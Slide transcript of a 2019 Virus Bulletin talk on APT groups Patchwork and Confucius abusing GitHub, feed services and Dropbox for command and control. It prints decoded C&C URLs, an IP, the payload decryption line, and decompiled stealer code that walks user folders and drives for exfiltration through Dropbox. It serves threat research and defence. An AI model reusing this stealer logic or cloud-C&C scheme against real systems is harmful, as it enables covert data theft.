Abusing third-party cloud services in targeted attacks

Daniel Lunghi (@thehellu), Jaromir Horejsi (@JaromirHorejsi)

October 02, 2019, Virus Bulletin, London, UK

Outline

- Introduction
- General comparison of two malware infrastructures
    - Custom
    - Cloud based
- Selected APT cases
    - Presentation of the malware operation
    - Advantages and disadvantages from an attacker perspective
- Conclusion

Introduction

- Cloud services abuse is not something new
  - "C&C-as-a-Service" presentation at VB in 2015
- This talk focuses on cloud abuse in the context of targeted attacks that we investigated
- Goals:
  - Show different real implementations of cloud abuse
  - Find how, as defenders, we can leverage this setup to our advantage

Custom malware infrastructure

- Developed and maintained by threat actor
- Costly
  - Domain name(s), server(s) hosting, data storage, bandwidth …
- Time consuming
  - Design, implementation and testing of the communication protocol
  - Installation and maintenance of the C&C server(s)


Custom malware infrastructure

- Disadvantages
  - Easier to monitor/block/sinkhole/seize
  - Higher probability of flaws in the communication protocol
  - Difficult to assess the reliability in real conditions

- Advantage
  - You choose to implement whatever funny idea you like


Cloud malware infrastructure

- Advantages
  - Developed, maintained and operated by knowledgeable third party
  - Cheaper (often free)
  - API
  - Higher reliability
  - Harder to block/monitor/seize
- Disadvantage
  - Constrained by the features the cloud services provide




Selected APT cases

Patchwork


Known targeted countries


Patchwork – Badnews

- "Badnews" backdoor
  - A mix of both alternatives




Patchwork – Badnews

- Hardcoded and encoded (sub 0x01) URL addresses



```
..j.u.d.s.....uid=....&u=.GetUserNameW....%04x....UNIC....?...&....=.......i
uuqt;00sbx/hjuivcvtfsdpoufou/dpn0bmgsffeopcfmj0uftusp0nbtufs0ynm/ynm...iuuq
;00gffe54/dpn06281594223137742/ynm..iuuq;00xxx/xfcstt/dpn0dsfbufgffe/qiq@gf
feje>5::53...iuuqt;00cfdiftcfbvuff/xpseqsftt/dpn0....o.p.e.n.....lfsofm43/e
```



ADD

Key: Hex ff

```
iuuqt;00sbx/hjuivcvtfsdpoufou/dpn0bmgsffeopcfmj0uftusp0nbtufs0ynm/ynm
iuuq;00gffe54/dpn06281594223137742/ynm
iuuq;00xxx/xfcstt/dpn0dsfbufgffe/qiq@gffeje>5::53
iuuqt;00cfdiftcfbvuff/xpseqsftt/dpn0
```


Output

```
time:    1ms
length:  195
lines:     1
```

```
https://raw.githubusercontent.com/alfreednobeli/testro/master/xml.xml
http://feed43.com/5170483112026631.xml  http://www.webrss.com
/createfeed.php?feedid=49942    https://bechesbeautee.wordpress.com/
```

Patchwork – Badnews

- Examples of encoded configuration



Feed43

You are viewing a news feed generated by Feed43 service.

To subscribe to this feed and receive news updates automatically, just add address of this page to your favorite news reader (desktop or web-based).

asdf

[[YzlhYmM1NmJjZThiMGVhYTRkNGRhZDhkNGVlNWNmYzZjNmNhOGJjNTI0Y2Y4NDg0MjM=]]


ZTY0N
NmYwY

Link: http://asdf.com

Last updated: Tue, 13 Aug 2019 05:17:49 GMT

Patchwork – Badnews


- Encryption uses XOR & ROL



```
lpPayloadDecoded_[v6++] = __ROL1__((v11 + 16 * v9) ^ 0x23, 3);
```

- Versions after November 2017 added a layer of blowfish encryption
- C&C is usually a PHP script hosted in a web server without domain name

Patchwork – Badnews



History for testo / xml.xml


Commits on Mar 8, 2018

Add files via upload rehmanlaskkr committed on Mar 8, 2018	→ 185.29.11.59	Verified	f08771a
Delete xml.xml rehmanlaskkr committed on Mar 8, 2018		Verified	82b3281
Add files via upload rehmanlaskkr committed on Mar 8, 2018	→ 185.29.11.59	Verified	ab56b97
Delete xml.xml rehmanlaskkr committed on Mar 8, 2018		Verified	2048693

Commits on Mar 6, 2018

Add files via upload rehmanlaskkr committed on Mar 6, 2018	→ rp3f.strangled.net	Verified	0136135

Patchwork – Badnews



64 code results

Sort: Recently indexed

shaikmalik22/test – xml.xml
XML
Showing the top three matches   Last indexed on Aug 8

```
<channel>
<title>good</title>
<link>http://feeds.rapidfeeds.com/79167/</link>
<atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="via"
href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
```


petersonmike/test – xml.xml
XML
Showing the top three matches   Last indexed on Aug 7

```
<channel>
<title>good</title>
<link>http://feeds.rapidfeeds.com/79167/</link>
<atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="via"
href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
```

johnhenery12/testy – xml.xml
XML
Showing the top three matches   Last indexed on Jul 18


```
<channel>
<title>good</title>
<link>http://feeds.rapidfeeds.com/79167/</link>
<atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="via"
href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
```

Confucius


Known targeted countries


Confucius – Swissknife

- “Swissknife” stealer
  - Uses Dropbox API to upload documents with selected extensions (.pdf, .doc, .docx, .ppt, .pptx, .xls, and .xlsx)



Confucius – Swissknife

- API key in decompiled code



```
KEN = 'LTY2I[redacted]SnVX'

def main():
    selectedDir = os.path.join(os.path.join(os.path.expanduser('~')), 'Desktop')
    Visit(selectedDir)
    selectedDir = os.path.join(os.path.join(os.path.expanduser('~')), 'Downloads')
    Visit(selectedDir)
    selectedDir = os.path.join(os.path.join(os.path.expanduser('~')), 'Documents')
    Visit(selectedDir)
    drives = win32api.GetLogicalDriveStrings()
    drives = drives.split('\x00')[:-1]
    for UPdrive in drives:
        selectedDir = UPdrive
        dType = win32file.GetDriveType(UPdrive)
        if dType == 2 or dType == 3 or dType == 4:
            if UPdrive not in ('A:\\', 'a:\\', 'C:\\', 'c:\\'):
                Visit(selectedDir)
```

Confucius – Swissknife

- File downloader in Python using Dropbox API

```
import dropbox

KEN = '.................'
```

class **dropbox.dropbox.Dropbox**(*oauth2_access_token, max_retries_on_error=4, max_retries_on_rate_limit=None, user_agent=None, session=None, headers=None, timeout=30*)


```
for entry in dbx.files_list_folder('', False, False, False).entries:
    print(entry.name)
```

files_list_folder(*path, recursive=False, include_media_info=False, include_deleted=False, include_has_explicit_shared_members=False, include_mounted_folders=True, limit=None, shared_link=None, include_property_groups=None*)

```
            pass
            dbx.files_download_to_file( 'c:\\temp\\' + entry2.name, '/' + entry.name
```

Confucius – Swissknife

